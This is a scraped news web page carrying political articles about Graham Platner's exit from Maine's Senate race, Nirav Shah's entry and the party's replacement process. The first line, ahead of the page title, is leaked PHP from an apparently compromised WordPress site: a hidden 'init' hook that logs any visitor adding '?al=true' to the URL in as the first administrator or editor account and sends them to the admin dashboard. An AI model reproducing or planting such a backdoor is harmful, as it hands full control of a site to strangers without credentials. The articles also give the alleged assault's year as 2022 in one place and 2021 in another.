// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); House Republicans eye passage of Senate-backed DHS funding bill – Blue Light News
Connect with us

Politics

House Republicans eye passage of Senate-backed DHS funding bill

Published

on

House Republicans eye passage of Senate-backed DHS funding bill

Speaker Mike Johnson has delayed a vote on the bill for more than a month…
Read More

Continue Reading
Click to comment

Leave a Reply

Your email address will not be published. Required fields are marked *

Politics

Nirav Shah, governor primary runner-up, jumps into race to replace Platner

Published

on

Nirav Shah, the former Maine Center for Disease Control and Prevention director who recently lost in the Democratic primary for governor, officially threw his name into the race to succeed Graham Platner on Thursday morning.

Like many other Democrats who are jumping in officially following Platner’s exit Wednesday evening, Shah was essentially already in the race. On Tuesday, he was doing interviews and calling for debates and an open process.

But Thursday’s comments, which were posted to social media, cemented his status as a candidate.

“Establishment politicians have failed us,” Shah said on X. “To defeat Susan Collins, we need an outsider who is not afraid to take on the broken system she has spent decades upholding.”

Before running for governor, Shah led Maine through the Covid-19 pandemic, something that has given him an incredibly high name ID statewide. He’s branded himself as a progressive, but he also has distance from Platner, who did not endorse Shah as one of his ranked-choice candidates in the gubernatorial primary.

“I’m proud to have dedicated my career to public service, and to have delivered for Mainers in our darkest times,” Shah said in his post. “Now, in this unprecedented moment, I’m ready to unite our party and fight for you once again.”

Continue Reading

Politics

Platner’s advisers urged him to go out with ‘gratitude.’ He led with grievance.

Published

on

Graham Platner went down swinging — even as some of his political confidants urged him not to.

Several of the embattled Maine Democrat’s closest advisers pleaded with him Wednesday to strike a “conciliatory” tone in the announcement terminating his Senate campaign, according to two people close to Platner’s team with knowledge of the internal discussions. But the progressive bucked their advice and made it a condition of dropping out of the race that he get free rein to assail establishment Democrats and blame them for the ignominious end to his rapid political rise.

And so, shortly after 8 p.m. Wednesday — just two days after POLITICO reported that a woman accused him of sexually assaulting her in 2022 — the oysterman released a defiant, emotional social media video. He continued to deny the allegations against him. He blasted the “corporate media system and the political establishment” for acting as “judge, jury and executioner.” And he railed against Washington Democrats for ripping the rug out from under him.

“Those in power, who have the ability to do so, are using these allegations as an excuse to take away all of the things that we need to run a campaign,” Platner said. “They would rather see Susan Collins win than have me be the next senator from Maine.”

The behind-the-scenes details about the debate that unfolded inside Platner’s campaign before his Wednesday night announcement were confirmed by the two people on condition they be granted anonymity to discuss the sensitive matter.

One of the individuals said Platner’s aides specifically urged him to focus on “gratitude” in his campaign farewell message — but to no avail. Platner’s campaign did not immediately respond to a request for comment.

Platner’s fiery 11-minute missive now stands as the capstone to an improbable campaign that overpowered staunch establishment opposition but collapsed as prominent Democrats — including the party’s powerful campaign arms and the candidate’s biggest backers — swiftly abandoned ship after Blue Light News’s report.

Shunned by national Democrats and locked out of state party negotiations over how to proceed, Platner unleashed his video — one final attempt to shape a race he once dominated.

But the end of Platner’s campaign was a massive relief to Democrats who saw their tough road to retake control of the Senate crumbling if he continued on against Collins in one of the most critical races on the map.

The Democratic apparatus rushed back in the minutes after his departure from the race, with Senate Democrats’ campaign arm launching a fund to raise money for the party’s new nominee. Senate Majority PAC, a top Democrat-aligned group, said it was “committed” to defeating Collins, the incumbent Republican — just days after declaring it was “redirecting resources away from” the race because of Platner’s initial reluctance to drop out.

The about-face capped off a frenzied two days in which Platner and his top advisers debated how to proceed in private while publicly sparring with the state Democratic Party over the terms for his departure and multiple candidates began jockeying in the shadow campaign to replace him.

By the time Platner dropped out, his former ally and unsuccessful gubernatorial candidate Troy Jackson, who had frequently campaigned alongside Platner and was also backed by Sen. Bernie Sanders (I-Vt.), had already filed the paperwork to run. Jackson’s former gubernatorial primary rivals Shenna Bellows and Nirav Shah had also made not-so-subtle moves toward campaigns. Maine Beer Company founder Dan Kleban, who briefly ran for the seat last year, officially entered the race. Unsuccessful House candidates Paige Loud and Jordan Wood, as well as state Rep. Valli Geiger, another Platner ally, are also weighing running.

Platner, whose anti-oligarchy messaging generated significant excitement on the left, had pushed for the state party to commit to replacing him on November’s ballot with a progressive in his mold, arguing that doing so would be reasonable since he won last month’s primary with more than 150,000 votes, according to one of the people who spoke with Blue Light News. But the party “refused to engage” with Platner’s requests, they said, leaving his campaign in the dark on next steps.

The same person said Platner shot his vertical, scorched-earth video more than four hours before releasing it. He waited to publish it on social media because his team wanted to lock in Platner’s entire staff for an all-hands call before news broke, the person said.

Platner spoke on that call around the time his video went live, expressing “a deep sense of gratitude” to his team for helping build a “working-class movement” and a desire for a “transparent” process for selecting his replacement, according to a person on the call who was granted anonymity to share details of the private discussion.

In the intervening hours between recording the video and the all-staff meeting, as Platner and his team huddled in Sullivan, Maine, on Wednesday afternoon, members of the state party’s committee governing body convened on Zoom to decide on a process to replace him.

The state party had feuded with the oysterman’s campaign for days: Campaign manager Ben Chin accused party leaders of allowing national Democrats to plan a succession process behind “closed doors” in a text to supporters midday Wednesday, while party officials slammed Platner’s team for what they saw as improperly trying to influence the process.

Chin was among the Platner aides who unsuccessfully urged the candidate to tone it down in his Wednesday night video, according to two of the people who spoke with Blue Light News.

When state party committee members emerged from the Zoom meeting a bit after 7 p.m., they had a framework for a party convention to replace Platner later this month, with delegates to be selected from each county and a growing list of candidates vying for the nod. The general lack of details and prospect of a convention — rather than a caucus open to the public — left some progressives worried.

But the time for discussion was over.

The plan was in place, party leaders said, “if there is a vacancy to fill.” Less than an hour later, Platner gave them that opening.

Aaron Pelish contributed to this report.

Continue Reading

Politics

What we know – and don’t – about how Maine Democrats will replace Graham Platner

Published

on

The selection of Maine’s next Democratic Senate nominee will come down to roughly 600 people — 500 of whom haven’t been chosen yet.

Graham Platner suspended his campaign on Wednesday following Blue Light News’s reporting on an allegation that he sexually assaulted a woman in 2021, which he denies. That clears the way for the Maine Democratic Party to begin the process of replacing him. Platner continued to deny the allegations on Wednesday, but said he’s leaving the race because he lost the resources needed to continue running.

Many Democrats have been preparing for Platner to exit the race, but a wide-open and unpredictable nomination process with a fast-approaching deadline means many of the details of how Platner’s replacement will be chosen remain unclear.

It comes at a crucial time for the party, which has one of its best chances to defeat GOP Sen. Susan Collins, who is the only Senate Republican running for reelection in a state won by Vice President Kamala Harris in 2024.

How does the process to replace a nominee work in Maine?

The party is in charge of nominating someone. As long as Platner officially files paperwork with the secretary of state’s office withdrawing his name from the ballot before Monday at 5 p.m. Eastern Time, the Maine Democratic Party has until July 27th — 19 days from now — to nominate his replacement.

Who are the candidates running to replace Platner?

Shortly after Platner suspended his campaign, former gubernatorial candidate Troy Jackson, who was endorsed in that race by Sen. Bernie Sanders, announced he will seek the party’s nomination. Dan Kleban, a brewery owner in Maine, also said he’ll seek the nomination on Wednesday. Former congressional candidates Jordan Wood and Paige Loud have also said they plan to run.

Former public health official Nirav Shah and Secretary of State Shenna Bellows, who both ran for governor earlier this year, said in the lead-up to Platner dropping out that they were considering running to replace him.

Does the state party have a plan in place?

Shortly before Platner exited the race, Maine Democrats approved a tentative plan to hold a nominating convention before the July 27th deadline that would include roughly 600 delegates made up primarily of local party officials from around the state.

Maine Democratic Party executive director Devon Murphy-Anderson indicated in an MS NOW interview Wednesday evening that candidates may be required to collect signatures from Maine voters to be eligible for the nominating convention.

When and where will the nominating convention be?

We don’t know. The Maine Democratic Party has not announced any timing details about the convention.

How will delegates be chosen?

Each county party committee is expected to caucus prior to the state nominating convention to elect 500 convention delegates, with the remaining 100 delegates being state committee members, according to two people familiar with specific plans and granted anonymity to share them.

The state Democratic Party hasn’t provided exact details, and said in a statement on Wednesday that information would be coming soon. County chairs were scheduled to meet Thursday, and it remains unclear whether delegates will be selected by county committees themselves or through public caucuses held by those county committees.

How will delegates select their candidate?

We don’t know. The Maine Democratic Party hasn’t shared specific details on how the convention procedure will operate. The state party has some rules and procedures for state conventions available on its website, but a delegate convention to replace a nominee for U.S. Senate is uncharted waters, and the party’s rules don’t explicitly stipulate how to handle this situation. While the party has had to replace candidates for smaller races, Platner’s exit from a statewide race is unprecedented.

Will there be a debate?

We don’t know. Once candidates declare whether or not they’re running, a media network may schedule a formal debate. Or the nominating convention could provide a forum for candidates to address delegates directly. In any case, the clock is ticking to organize a televised debate in the next couple of weeks before the convention. Shah, one of the likely candidates, has already called for a televised debate.

How does Platner want the process to replace him to look?

Before Platner dropped out, his allies worked behind the scenes to try and leverage his hold on the nomination to influence the nomination process, drawing a strong rebuke from Murphy-Anderson.

Platner’s campaign manager sent a message to volunteers Wednesday morning criticizing the state party and the Democratic Senatorial Campaign Committee for “planning a potential nominating process behind closed doors,” drawing another sharp response from Murphy-Anderson as well as the DSCC.

“While we may be frustrated with Graham Platner’s continued efforts to manipulate this process, we are so thankful for his supporters and all of their efforts to defeat Susan Collins — they are a vital part of our Party and deserve to participate in an open process to select Platner’s replacement,” she said.

Platner appeared to acknowledge the accusations that he was meddling in the process in his video announcing the end of his campaign, when he urged Maine Democrats to prioritize the will of the voters in choosing his replacement.

“I’m not trying to dictate to anyone who it should be or how we get there, but I will say this: It needs to be open, transparent, and democratic,” Platner said in the video. “People in DC need to stay in DC. Decisions should not be made in back rooms by people in places of political power. Party apparatchiks are not the ones to make these decisions. These decisions need to be made in the open by the people of this state, the people who got us here.”

It is unclear whether he will attempt to influence the process publicly or behind the scenes once he exits the race.

Continue Reading

Trending